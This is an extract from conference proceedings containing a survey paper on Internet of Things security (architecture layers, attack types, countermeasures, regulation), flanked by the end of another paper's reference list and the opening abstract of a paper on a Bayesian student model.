[46] ENISA. (2017). Resolver Risk. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_resolver_risk.html

[47] ENISA. (2017). Risicare. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_risicare.html

[48] ENISA. (2017). RiskSafe Assessment. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_risksafe-assessment

[49] ENISA. (2017). Riskwatch. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_riskwatch.html

[50] ENISA. (2017). RM Studio. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_rm_studio.html

[51] ENISA. (2017). SISMS. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_sisms.html

[52] ENISA. (2017). SP800-30. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-methods/m_sp800_30.html

[53] ENISA. (2017). TRICK Light. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/trick-light

[54] ENISA. (2017). TRICK Service. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_trick_service.html

[55] ENISA. (2017). WCK. Date of Access: 05/08/2018, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-ra-tools/t_wck.html

[56] ENISA. (2018). About ENISA. Date of Access: 15/08/2018, https://www.enisa.europa.eu/about-enisa

[57] Kure, H.I., Islam, S., Razzaque, M.A. (2018). An Integrated Cyber Security Risk Management Approach for Cyber-Physical System, Applied Science, 8-898, DOI: 10.3390/app8060898.

[58] KVKK (2018). 100 Soruda Kişisel Verilerin Korunması Kanunu, Ankara: KVKK Yayınları.

[59] KVKK (2018). Kişisel Veri Güvenliği Rehberi (Teknik ve İdari Tedbirler), Ankara: KVKK Yayınları.

[60] KVKK (2018). Kişisel Verilerin Korunması Kanunu Hakkında Sıkça Sorulan Sorular, Ankara: KVKK Yayınları.

[61] KVKK (2018). Kişisel Verilerin Korunması Kanununa İlişkin Uygulama Rehberi, Ankara: KVKK Yayınları,

[62] KVKK (2018). Kişisel Verilerin Silinmesi, Yok Edilmesi veya Anonim Hale Getirilmesi Rehberi, Ankara: KVKK Yayınları.

[63] KVKK (2018). Kişisel Verileri Koruma Uzmanlığı Yönetmeliği, Resmi Gazete, Resmi Gazete (30327).

[64] Marija, M., Ivan, B., Dusan, R. (2015). Supply Chain Risk Management Using Software Tool, Acta Polytechnica Hungarica (12), 167-182.

[65] Pan, L., Tomlinson, A. (2016). A Systematic Review of Information Security Risk Assessment, International Journal of Safety and Security Engineering (6), 270-281. DOI: 10.2495/SAFE-V6-N2-270-281.

[66] Sadok, M., Katos, V., Bednar, P.M. (2014). Developing Contextual Understanding of Information Security Risk, Proceedings of the Eighth International Symposium on Human Aspects of Information Security & Assurance (HAISA).

[67] TBMM (2016). 6988 Sayılı Kişisel Verilerin Korunması Kanunu, Resmi Gazete (29677).

# An Analysis of the Current State of Security in the Internet of Things

DORUK PANCAROGLU[1] and SEVIL SEN[2]

[1] STM A.S., Ankara/Turkey, dpancaroglu@stm.com.tr
[2] WISE Lab., Hacettepe University, Ankara/Turkey, ssen@cs.hacettepe.edu.tr

***Abstract*** **– Internet of Things (IoT), a technology in which various physical devices are interconnected with each other using a conglomeration of technologies, is one of the fastest growing sectors. This ever-increasing demand for IoT devices are satisfied by products from many different companies with varying qualities and more importantly, varying principles regarding security. The fact that unified security protocols and approaches are lacking between the manufacturers and no significant regulations or legislation concerning IoT exist in a national and international level, creates a significant security risk. Moreover, the well-known security solutions are often incompatible with IoT devices mainly because of the power and computational constraints of IoT devices. This work aims to identify the current security risks concerning IoT and present some of the solutions that address these risks. The physical, regulational and social challenges stemming from IoT security solutions will be analyzed, and future directions will be explored.**

***Keywords*** **– IoT, IoT Security, IoT Architecture**

## I. Introduction

Internet of Things (IoT) is the name given to the network of devices embedded with software, actuators, electronics, connectivity, and sensors which enables these objects to connect with each other and establish an exchange of data. These 'things' include vehicles, smartphones, computers, wearable technologies, home electronics, home appliances, RFID tags and many other small devices.

The concept of IoT is not young, and dates back to 1982. A beverage machine in Carnegie Mellon University (CMU) was fitted with an internet connection to inform the users about the number of cokes left in the machine and whether the cokes are cold [1].

The actual term of IoT, without the specifics, is coined by Kevin Ashton, in a paper published in 1999 [2]. The first whitepaper that mentions IoT with details about its vision and capabilities is published in 2001 [3]. First publication solely focused on IoT is published in 2002 [4].

While it can be understood that IoT is a relatively new technology, it is estimated that approximately 15 billion IoT devices were connected in 2015, and this number is projected to be around 75 billion in 2020 [5].

IoT has many applications including but not limited to the following:

- Home automation (smart homes)
- Connected health
- Wearable technologies
- Smart vehicles
- Smart buildings
- Smart cities
- Smart manufacturing

The cause of the fast adoption of IoT in the numerous fields described above can be attributed to many different technologies developed concurrently in the recent years. These technologies include LTE(5G), Bluetooth Low Energy (BLE), Near Field Communication (NFC), Radio Frequency Identification (RFID), QR Codes, ZigBee [6], Power-line Communication (PLC) and Wi-Fi Direct.

The proliferation of IoT led to a boom in the industry, and the presence of various manufacturers for IoT devices and solutions has led to varying security principles and protocols, if any exists at all. This created a security deficit for a lot of IoT systems, containing different components from different manufacturers, with different levels of security.

Another concern about IoT security stems from the fact that there is a lack of international standards regarding IoT security [7]. As IoT is a relatively young field, many states and organizations lack rules and legislature, which causes a lack of standardization and coordination among manufacturers and security experts [8].

This work aims to analyze the current state of IoT security, explore the challenges it faces and the solutions developed to overcome these challenges. Additionally, some of the related works in the field of IoT security will be mentioned.

This paper is organized in five chapters: the first chapter introduces the problem. The second chapter describes the IoT architecture, detailing the layers. The third chapter explains the IoT security, detailing the principles, issues and countermeasures respectively. The fourth chapter lists some of the works related IoT security. The fifth chapter concludes the paper with an insight into future directions.

## II. IoT Architecture

IoT architecture is generally divided into three or four layers by researchers [9-11]. These layers are named Perception (also known as sensor layer), Network, Middleware (sometimes included into application) and Application. A simple representation of these layers can be observed in figure 1.

The lowermost layer, perception layer, is also called sensors layer. As its name suggests, its purpose is to gather data from the environment with the built-in sensors [12]. In this layer, data is detected, collected, processed and transmitted to the network layer.




Figure 1: The four architectural layers of IoT

The middle layer, called the network layer, is tasked with the jobs of routing data and being a point of transmission between different hubs of IoT, and the devices those hubs contain. The network gateways can be described as a man-in-between, communicating with various IoT nodes via different actions such as collection, aggregation, filtering and transmission of data between sensors [11]. Technologies that are used in this layer include, but are not limited to, Wi-Fi, LTE, Bluetooth, 3G and Zigbee.

The contested layer among researchers, middleware layer, is comprised of systems for processing information, which in turn, ensure that automated actions are taken, based on the results of the information processing systems. Additionally, this layer also provides a link between the IoT systems with the database, granting the system with storage capabilities for the data that is collected [13]. Some researchers add this layer to the application layer.

The last and uppermost layer, application layer, is where the IoT meets the users. In this layer, realization of various applications of IoT, with respect to the needs and constraints of the system’s objectives, happens [14]. Moreover, the guaranteeing of the data, in terms of confidentiality, authenticity and integrity is achieved in this layer.

## III. IoT Security

As all connected devices, IoT needs established security solutions. But the rapid, and sometimes rushed, development in IoT devices led to reduced emphasis on security. Lack of established protocols or international agreements among manufacturers also created a disunity among the security levels of IoT devices.

While most issues are similar with conventional devices, most solutions are unsuitable for IoT devices which have different constraints such as computing and battery power. Thus, new approaches are needed to be developed urgently.

This chapter aims to explore the principles, issues and countermeasures of IoT security.

### *A. Principles*

Considering the architectural design and the general fundamentals of IoT and the types and roles of the devices an IoT network contains, the following principles are named and elaborated upon.

- Confidentiality

  Confidentiality is a very important principle which ensures that the data is secure and available only for the authorized users and/or devices. Also, the issue of data management must be addressed as well. Collected sensor data should not be revealed to neighboring nodes [15].
- Integrity

  The integrity principle ensures that the accuracy of the data is coming from the right sender and also the data is not tampered with. Holding the integrity principle is made possible by maintaining end-to-end security for communications between the devices in an IoT network [16].
- Availability

  The availability principle dictates that the users of an IoT network should have an availability of the whole data in a system when needed. Besides data, devices and services must also be reachable and available too.
- Authentication

  The authentication principle is concerned with that fact that objects in an IoT network need to have the ability of authentication and identification of other objects clearly. This principle creates a need for a mechanism to perform mutual authentication of entities for every interaction in an IoT network [17].

The following principles are unique to IoT, and should be considered separately:

- Lightweight Solutions

  Lightweight solutions is a limitation rather than a principle, which should always be kept in mind while during the design and implementation of IoT security protocols. IoT devices have limited power and computation capabilities, and security solutions should be compatible with these devices.
- Heterogeneity

  This principle is born of the fact that IoT connects numerous devices with varying capabilities, architectures and manufacturers.

  Security protocols must be designed to work in all devices in the IoT network, as well as in different situations [18]. There is also fact that in IoT, environment is almost always dynamic, and this also has to be managed.
- Policies

  In IoT, there is a need for standards and policies for management, protection and transmission of data efficiently. Consequentially, there must be a mechanism (such as regulations) to enforce these policies. Current policies are not suitable to the nature of the IoT.

### *B. Issues*

Each architectural layer in IoT is vulnerable to various types of attacks and security threats. The nature of these attacks and threats can either be active or passive, and their origins can be from outside sources or from inside.

Active attacks are a type of attack, aimed at altering or outright directly stopping the service, while passive attacks function by monitoring the IoT network information without causing a hindrance to the service of IoT.

The security issues will be expanded upon by grouping them into the architectural layers, starting with the perception layer below:

- Sensor Nodes

  Sensor nodes can be intercepted physically by attackers, causing loss of property and data, and leading to other types of attacks which will be explained in the following paragraphs.
- IoT Topology

  The inherent nature of IoT topology makes it susceptible to various forms of attacks [19].
- Unauthorized Access to RFID Tags

  RIFD tags often lack well-defined mechanisms for authentication and consequently, these tags can be accessed by someone lacking any form of authorization. When an RFID tag is accessed in any way, the data stored in it can be read, modified or deleted easily [20].
- RFID Tag Cloning

  This type of attack generally occurs concurrently with the previous attack type. Captured RFID tags can be cloned to replicate or compromise sensor data in an IoT network [21].
- RFID Eavesdropping

  Due to the wireless nature of RFID communication, eavesdropping on incoming and outgoing data can be performed easily, causing crucial system data such as passwords to be gathered [22].
- Wireless and RFID Signals

  The signals can be tampered or jammed to reduce/stop communication between IoT devices [23].
- Spoofing (Replay Attack)

  Spoofing is the act of broadcasting fabricated information to the RFID sensors in an IoT, with the intent of tricking them. This type of attacks generally result in the attacked gaining full control of an IoT system [24].

For the network layer of IoT architecture, the following issues or attack types can be listed:

- Sybil Attack

  In Sybil attacks, the attacker performs a manipulation on an IoT node to create numerous identities for that node, which may cause a breach in the IoT system, causing the system to be compromised by the way of false information presence [25].
- Sinkhole Attack

  In the sinkhole type of attack, the attacker causes a node in an IoT system to become more eligible for the other nodes by various means, causing the node to become a hub to pass information from, effectively gathering all the information flowing in an IoT system.

  The attacked system believes data is passed to its original destination, or contrarily, when all flow is ceased, energy loss is caused [26].
- Sleep Deprivation Attack

  This is a type of attack which keeps the nodes awake by transmitting unneeded information constantly, causing more battery consumption and causing the shutdown of the nodes, as a consequence [27].
- Denial of Service (DoS) Attack

  In a DoS attack, the attackers flood the network with a crippling number of traffic, causing an exhaustion of resources belonging to the system targeted by the attackers, creating an unavailability of the system for the real users. [28].
- Malicious code Injection

  The attacker causes a node to be compromised, which in turn injects harmful code into an IoT system, creating a possibility to shut the whole network down [29].
- Man-in-the-Middle Attack

  This type of attack targets the communication channel of an IoT system, enabling the attacker to monitor or take control of all the communications happening among the devices in the system [30].

For the middleware layer of IoT architecture, the following issues or attack types can be listed:

- Unauthorized Access

  In this type of threat, the attacker has the potential to cause damage easily, by the means of restricting the access services of the IoT system in question, or more bluntly, by deleting the all the data in an IoT system.
- DoS Attack

  DoS attacks are similar to each other among the layers. Similar to its counterparts, DoS attacks in the middleware layer causes a shutdown of the IoT system, resulting in the services’ unavailability.
- Malicious Insider

  This type of attack is almost always insider, by the way of tampering the data for personal gain or a third party. The data found in an IoT system can be easily extracted and changed for any purpose of the attacker.

For the application layer of IoT architecture, the following issues or attack types can be listed:

- Denial-of-Service (DoS) Attack

  DoS attacks occurring in the application layer are becoming more and more sophisticated, targeting the data privacy of the users in an IoT system, putting the non-encrypted personal details of the target at the hands of the attacker.
- Sniffing Attack

  This type of attack targets the IoT system by the way of a sniffer insertion. A sniffer is an application which aims to gain control of the network information, causing a corruption of the system [31].

### *C. Countermeasures*

Similar to the security issues explored in the previous section, the countermeasures can be grouped into the architectural layers of IoT. A simple representation of the countermeasures grouped into layers can be seen in figure 2.




Figure 2: Countermeasures proposed for the four architectural layers of IoT

For the perception layer, the following countermeasures are proposed:

- Authentication

  Authentication in the perception layer is achieved with the help of CHA [32] (Cryptographic Hash Algorithms), which is useful in providing digital signatures for the IoT devices acting as terminals, enabling them to withstand attacks such as, brute force attack, side-channel attack and collision attack.

- Data Privacy

  Data privacy in the perception layer is guaranteed using encryption algorithms, both symmetric and asymmetric, such as DSA [33], RSA [34], DES [35] and BLOWFISH [36].

  These algorithms are used to safeguard the sensor data, preventing access by unauthorized parties, while the data is in the process of collection or transmission to the next layer of IoT architecture. Due to their low power requirements of this type of countermeasure, implementation into the sensors cannot be easily achieved.

- Privacy of Sensitive Information

  Hiding the sensitive data, and at the same time, maintaining the anonymity of the identity and location of IoT devices can be made possible with several methods. One of these is the K-Anonymity approach. This approach ensures that the identity and location of the IoT devices and the users remain protected [37].

- Risk Assessment

  Risk assessment is a fundamental part of IoT security countermeasures. Performing risk assessment enables the users to discover possible threats to the IoT system in question.

  Moreover, the process could also help in determining the best security strategies and preventing the security breaches. Dynamical Risk Assessment method for IoT is an example for this type of countermeasure [38].

- Intrusion Detection

  When an intrusion is being detected in the perception layer of the IoT system, a proper response could be initiated. For instance, a kill command is automatically sent from the RFID reader to the RFID tag, preventing unauthorized access to the data stored in the RFID tags [39].

*T*he countermeasures in the network layer of the IoT are detailed below:

- Authentication

  Using proper authentication processes and ensuring end-to-end encryption, unauthorized access to the sensor nodes, which in turn could broadcast false information, can be prevented [40].

- Routing Security

  This type of countermeasures are implemented after the authentication phase. Routing security ensures that the data exchange between the sensors and middleware of IoT devices are handled in a private manner [41].

  Routing security is made possible by providing more than one path for routing of the data which results in an improvement for the system in detecting an error. This type of countermeasures also enable the system to keep on performing even if there is a failure in the IoT system [42].

- Data Privacy

  This type of countermeasure includes safety control mechanisms, which monitor the system for intrusions of any kind. Data privacy countermeasures also include data integrity methods, which are implemented to ensure that the received data is the same at both ends.

The countermeasures in the middleware & application layers are grouped and detailed below:

- Authentication

  The authentication countermeasures found in the middleware & application layers are similar to the other architectural layers of IoT. The authentication process forbids access to any unauthorized user using built-in identity control methods.

  This process is similar to the process of identification in the other architectural layers of IoT, but in the middleware & application layers, authentication is also encouraged by other co-operating services, meaning that users are free to choose what information should be saved by the other services

  The middleware & application layers of IoT use various technologies such as virtualization and cloud computing, both of which are prone to attacks. Both domains require significant research to achieve a secure environment.

- Intrusion Detection & Firewalls

  The countermeasures focused on the intrusion detection in IoT provide various solutions for security threats by looking for suspicious activity and raising an alarm if said activities occur.

  Additionally, the system is monitored continuously and a log is kept for any activities of the intruders. This is managed by various techniques for intrusion detection such as anomaly detection and data mining [43-44].
- Risk Assessment

  The risk assessment countermeasures, similar to the ones in the other architectural layers, provide justification for useful security strategies, while also providing improvements in the existing structure of security.
- Data Security

  This countermeasure is made possible by various technologies of encryption, with the aim of preventing threats for stealing data from the IoT system.

## IV. Related Works

This chapter will aim to present some of the works, completed or in progress, focused on the field of IoT security.

- Blockchain for IoT Security and Privacy: The Case Study of a Smart Home [45]

  This paper aims to provide security for IoT by creating a blockchain where all the devices in a particular IoT network belong, with a ‘miner’ device handling the communications between all the devices.
- A Novel Mutual Authentication Scheme for Internet of Things [46]

  This paper proposes a novel authentication scheme between IoT devices which is also lightweight and secure.
- Identity Authentication and Capability Based Access Control (IACAC) for the Internet of Things [18]

  This paper creates a model for access control to protect the IoT against man-in-the-middle and DoS attacks. The model is novel in the way that it provides an integrated approach of authentication and access control for IoT devices.
- Capability-based Access Control Delegation Model on the Federated IoT Network [47]

  Another work by the authors of [18], this paper enables access delegation using a capability propagation mechanism named Capability-based Context Aware Access Control (CCAAC), which is both flexible and scalable.
- A Federated Architecture Approach for Internet of Things security [48]

  A federated IoT security framework named Secure Mediation Gateway (SMGW) is proposed in this paper which provides dynamic prevention, detection, diagnosis, isolation and countermeasures against cyber-attacks.
- SIFT: Building an Internet of Safe Things [49]

  The authors propose SIFT, an IFTTT-like safety-centric programming platform for IoT devices. SIFT aims to handle the issues like security and policies and provide users with a stable platform.
- Securing the Internet of Things: A Standardization Perspective [50]

  This paper is more concerned with the network layer of the IoT architecture, and argues that existing protocols such as CoAP, DTLS and 6LoWPAN are inadequate considering the nature of IoT devices.
- Stanford Secure Internet of Things Project (SITP) [51]

  SITP is a project initiated by Stanford University. It is a cross-disciplinary research effort between computer science and electrical engineering faculty between multiple universities. The project is focused on analytics and security.
- OWASP Internet of Things Project [53]

  This is an open-source project focused on the security issues of IoT such as vulnerabilities, firmware analysis, design principles, testing and security guidelines etc.

## V. Regulations About IoT Around the World

Governmental and international regulations about IoT itself, and more importantly about IoT security, is a serious issue. In particular, privacy and security concerns about data collection by IoT is a major issue for governments. Data ownership and consumer choice are the other significant factors.

A report by US Federal Trade Commission recommended some guidelines for IoT [54], the key points being:

- Data security
- Data consent
- Data minimization

As yet, no state-level or government level legislation has passed concerning IoT security. This in turn, causes a lack of security standards for manufacturers of IoT devices. China, one the leading pioneers in IoT technology and manufacturing, has recently started the process of establishing standards and regulations about IoT [55-56].

## VI. future Directions & Conclusion

To sum up, IoT security is a major concern for the ever-growing number of IoT networks and applications. Research conducted in the IoT security field has only recently started and needs to develop urgently.

As explored in this paper, there are many security issues concerning IoT and most of the proposed countermeasures are not fully implemented or in progress of implementation.

As IoT devices are becoming more and more widespread, governmental control, regulations about devices and manufacturers, and lastly, legal frameworks (both national and international) will be needed immediately.

In addition, standardization in architecture and protocols would provide beneficial for the long term security and ease of production and maintenance.

Lastly, some technological changes, such as the transition from IPv4 to IPv6 and 5G, is essential for IoT to spread and reach its full potential. It should be noted that this, in turn, can bring up different security issues altogether.

## REFERENCES

[1] Carnegie Mellon University. The "Only" Coke Machine on the Internet. Retrieved 22 August 2018, from https://www.cs.cmu.edu/~coke/history_long.txt

[2] Ashton, K. (2009). "That 'internet of things' thing", in. RFID journal, 22(7), 97-114.

[3] Brock, D. L. (2001). The electronic product code (epc). Auto-ID Center White Paper MIT-AUTOID-WH-002.

[4] Främling, K. (2002). "Tracking of material flow by an Internet-based product data management system", Tieke EDISTY magazine, (1).

[5] Danova, T. (2013, October 02). Morgan Stanley: 75 Billion Devices Will Be Connected To The Internet Of Things By 2020. Retrieved August 22, 2018, from https://www.businessinsider.com/75-billion-devices-will-be-connected-to-the-internet-by-2020-2013-10

[6] ZigBee, A. (2006). Zigbee-2006 specification. http://www.zigbee.org/.

[7] Hwang, I., & Kim, Y. G. (2017, February). "Analysis of Security Standardization for the Internet of Things", in Platform Technology and Service (PlatCon), 2017 International Conference on (pp. 1-6). IEEE.

[8] Weber, R. H. (2010). "Internet of Things–New security and privacy challenges", in Computer Law & Security Review, 26(1), 23-30.

[9] K. Zhao and L. Ge, "A survey on the internet of things security", in Int'l Conf. on Computational Intelligence and Security (CIS), 663-667, 2013.

[10] L. Atzori, A. Iera, G. Morabito, and M. Nitti, "The social internet of things (siot)–when social networks meet the internet of things: Concept, architecture and network characterization", Computer Networks, vol. 56, 3594-3608, 2012.

[11] M. Leo, F. Battisti, M. Carli, and A. Neri, "A federated architecture approach for Internet of Things security", in Euro Med Telco Conference (EMTC), 1-5, 2014.

[12] Xue Yang, Zhihua Li, Zhenmin Geng, Haitao Zhang, "A Multilayer Security Model for Internet of Things", in Communications in Computer and Information Science, 2012, Volume 312, pp 388-393

[13] R. Khan, S. U. Khan, R. Zaheer, S. Khan, "Future Internet: The Internet of Things Architecture, Possible Applications and Key Challenges", in 10th International Conference on Frontiers of Information Technology (FIT 2012), 2012, pp. 257-260

[14] S. Yan-Rong, H. Tao, "Internet of Things: Key Technologies and Architectures Research in Information Processing", in Proceedings of the 2nd International Conference on Computer Science and Electronics Engineering (ICCSEE), 2013

[15] M. Farooq, M. Waseem, A. Khairi, and S. Mazhar, "A Critical Analysis on the Security Concerns of Internet of Things (IoT)", Perception, vol. 111, 2015.

[16] R. Roman, P. Najera, and J. Lopez, "Securing the internet of things", Computer, vol. 44, 51-58, 2011

[17] R. Roman, J. Zhou, and J. Lopez, "On the features and challenges of security and privacy in distributed internet of things", Computer Networks, vol. 57, 2266-2279, 2013.

[18] P. N. Mahalle, B. Anggorojati, N. R. Prasad, and R. Prasad, "Identity authentication and capability based access control (iacac) for the internet of things", J. of Cyber Security and Mobility, vol. 1, 309-348, 2013.

[19] M. Abomhara and G. M. Koien, "Security and privacy in the Internet of Things: Current status and open issues", in Int'l Conference on Privacy and Security in Mobile Systems (PRISMS), 1-8, 2014.

[20] R. Uttarkar and R. Kulkarni, "Internet of Things: Architecture and Security", in International Journal of Computer Application, Volume 3, Issue 4, 2014

[21] M. Burmester and B. Medeiros, "RFID Security: Attacks, Countermeasures and Challenges."

[22] B. Khoo, "RFID as an Enabler of the Internet of Things: Issues of Security and Privacy", in IEEE International Conferences on Internet of Things, and Cyber, Physical and Social Computing, 2011

[23] L. Li, "Study on Security Architecture in the Internet of Things", in International Conference on Measurement, Information and Control (MIC), 2012

[24] A. Mitrokotsa, M. R. Rieback and Andrew S. Tanenbaum, "Classification of RFID Attacks."

[25] J. R. Douceur, "The Sybil Attack", in Peer-to-Peer Systems - IPTPS, 2002, pp. 251-260

[26] N. Ahmed, S. S. Kanhere and S. Jha, "The Holes Problem in Wireless Sensor Network: A Survey", in Mobile Computing and Communications Review, Volume 1, Number 2

[27] T. Bhattasali, R. Chaki and S. Sanyal, "Sleep Deprivation Attack Detection in Wireless Sensor Network", in International Journal of Computer Applications, Volume 40, Number 15, 2012

[28] G. Padmavathi, D. Shanmugapriya, "A Survey of Attacks, Security Mechanisms and Challenges in Wireless Sensor Networks", in International Journal of Computer Science and Information Security, Volume 4, Number 1, 2009

[29] P. S. Fulare and N. Chavhan, "False Data Detection in Wireless Sensor Network with Secure Communication", in International Journal of Smart Sensors and AdHoc Networks (IJSSAN), Volume-1, Issue-1, 201

[30] R. P. Padhy, M. R. Patra, S. C. Satapathy, "Cloud Computing: Security Issues and Research Challenges", in International Journal of Computer Science and Information Technology & Security (IJCSITS).

[31] B. S. Thakur, S. Chaudhary, "Content Sniffing Attack Detection in Client and Server Side: A Survey", in International Journal of Advanced Computer Research, Volume 3, Number 2, 2013

[32] Preneel, B. (1994). "Cryptographic hash functions", in European Transactions on Telecommunications, 5(4), 431-448.

[33] Kravitz, D. W. (1993). U.S. Patent No. 5,231,668. Washington, DC: U.S. Patent and Trademark Office.

[34] Rivest, R. L., Shamir, A., & Adleman, L. (1978). "A method for obtaining digital signatures and public-key cryptosystems", in Communications of the ACM, 21(2), 120-126.

[35] FIPS, P. (1999). 46-3: Data encryption standard (des). National Institute of Standards and Technology, 25(10), 1-22.

[36] Schneier, B. (1994). "The Blowfish encryption algorithm", in Dr. Dobb's Journal-Software Tools for the Professional Programmer, 19(4), 38-43.

[37] K.E. Emam, F.K. Dankar, "Protecting Privacy Using k-Anonymity", in Journal of the American Medical Informatics Association, Volume 15, Number 5, 2008

[38] C. Liu, Y. Zhang, J. Zeng, L. Peng, R. Chen, "Research on Dynamical Security Risk Assessment for the Internet of Things inspired by immunology", in Eighth International Conference on Natural Computation (ICNC), 2012

[39] T. Karygiannis, B. Eydt, G. Barber, L. Bunn, T. Phillips, "Guidelines for Securing Radio Frequency Identification (RFID) Systems", in Recommendations of National Institute of Standards and Technology

[40] Y. Maleh and A. Ezzati, "A Review of security attacks and Intrusion Detection Schemes in Wireless Sensor Networks", in International Journal of Wireless & Mobile Networks (IJWMN), Volume 5, Number 6, 2013

[41] Z. Xu, Y. Yin, J. Wang, "A Density-based Energy-efficient Clustering Algorithm for Wireless Sensor Networks", in International Journal of Future Generation Communication and Networking, Volume 6, Number 1, 2013

[42] C. Qiang, G. Quan, B. Yu and L. Yang, "Research on Security Issues of the Internet of Things", in International Journal of Future Generation Communication and Networking, Volume 6, Number 6, 2013, pp. 1-10

[43] A. Patcha, J. Park, "An Overview of Anomaly Detection Techniques: Existing Solutions and Latest Technological Trends", in Computer Networks, Volume 51, Issue 2, 2007

[44] J. Gubbi, R. Buyya, S. Marusic and M. Palaniswami, "Internet of Things (IoT): A Vision, Architectural Elements, and Future Directions"

[45] Dorri, A., Kanhere, S. S., Jurdak, R., & Gauravaram, P. (2017, March). Blockchain for IoT security and privacy: The case study of a smart home. In Pervasive Computing and Communications Workshops (PerCom Workshops), 2017 IEEE International Conference on (pp. 618-623). IEEE.

[46] Zhao, G., Si, X., Wang, J., Long, X., & Hu, T. (2011, June). A novel mutual authentication scheme for Internet of Things. In Modelling, Identification and Control (ICMIC), Proceedings of 2011 International Conference on (pp. 563-566). IEEE.

[47] Anggorojati, B., Mahalle, P. N., Prasad, N. R., & Prasad, R. (2012, September). Capability-based access control delegation model on the federated IoT network. In Wireless Personal Multimedia Communications (WPMC), 2012 15th International Symposium on (pp. 604-608). IEEE.

[48] , M., Battisti, F., Carli, M., & Neri, A. (2014, November). A federated architecture approach for Internet of Things security. In Euro Med Telco Conference (EMTC), 2014 (pp. 1-5). IEEE.

[49] Liang, C. J. M., Karlsson, B. F., Lane, N. D., Zhao, F., Zhang, J., Pan, Z. and Yu, Y. (2015, April). SIFT: building an internet of safe things. In Proceedings of the 14th International Conference on Information Processing in Sensor Networks (pp. 298-309). ACM.

[50] Keoh, S. L., Kumar, S. S., & Tschofenig, H. (2014). Securing the internet of things: A standardization perspective. IEEE Internet of Things Journal, 1(3), 265-275.

[51] Stanford University. Secure Internet of Things Project (SITP). Retrieved 22 August 2018, from http://iot.stanford.edu/

[52] OWASP Internet of Things Project. Retrieved 22 August 2018, from https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project

[53] Internet of Things: Privacy and Security in a Connected World. Retrieved 22 August 2018, from https://www.ftc.gov/system/files/documents/reports/federal-trade-commission-staff-report-november-2013-workshop-entitled-internet-things-privacy/150127iotrpt.pdf

[54] China calls for global standard for the Internet of Things. Retrieved 22 August 2018, from https://allianzpartners-bi.com/news/china-calls-for-global-standard-for-the-internet-of-things-a947-333d4.html

[55] ISO chooses China's IoT standards. Retrieved 22 August 2018, from http://www.chinadaily.com.cn/m/jiangsu/wuxinewdistrict/2018-07/11/content_36609586.htm

# A WildCAT Based Observable Bayesian Student Model

Soufiane Boulehouache[1], Selma Ouareth[1], and Ramdane Maamri[2]
[1] 20 Août 1955 University of Skikda, Algeria, sboulehouache@yahoo.fr.
[2] Mentouri University of Constantine, Algeria, rmaamri@yahoo.fr

***Abstract* - The Student Model is dedicated to personalize and to adapt the learning. With pedagogical strategy self-switching, the monitoring of the student model is the cornerstone of pedagogical strategy adapting. To efficiently achieve the monitoring operation, we propose a fine grained WildCAT based Observable Bayesian Student Model. On one side, it represents how the user relates to the concepts of the knowledge structure using the pedagogical component. On the other side, it integrates concept level sensors that results in an Observable Networks' Sensors. This permits to ensure the collect of the instant student knowledge level. In addition, it uses a publish/subscribe communication model to notify the Student Cognitive changes to the monitoring component. On this side, the Monitoring Component subscribe as a receiver of appropriate cognitive changes. To experiment the likelihood and the usefulness of this model, a framework is constructed using WildCAT on a Student Cognitive Level.**

***Keywords* - Bayesian Student Model, Self-*, MAPE-K, Software Monitoring, WildCAT, Pedagogical Strategy Self-Switching.**

## I. INTRODUCTION

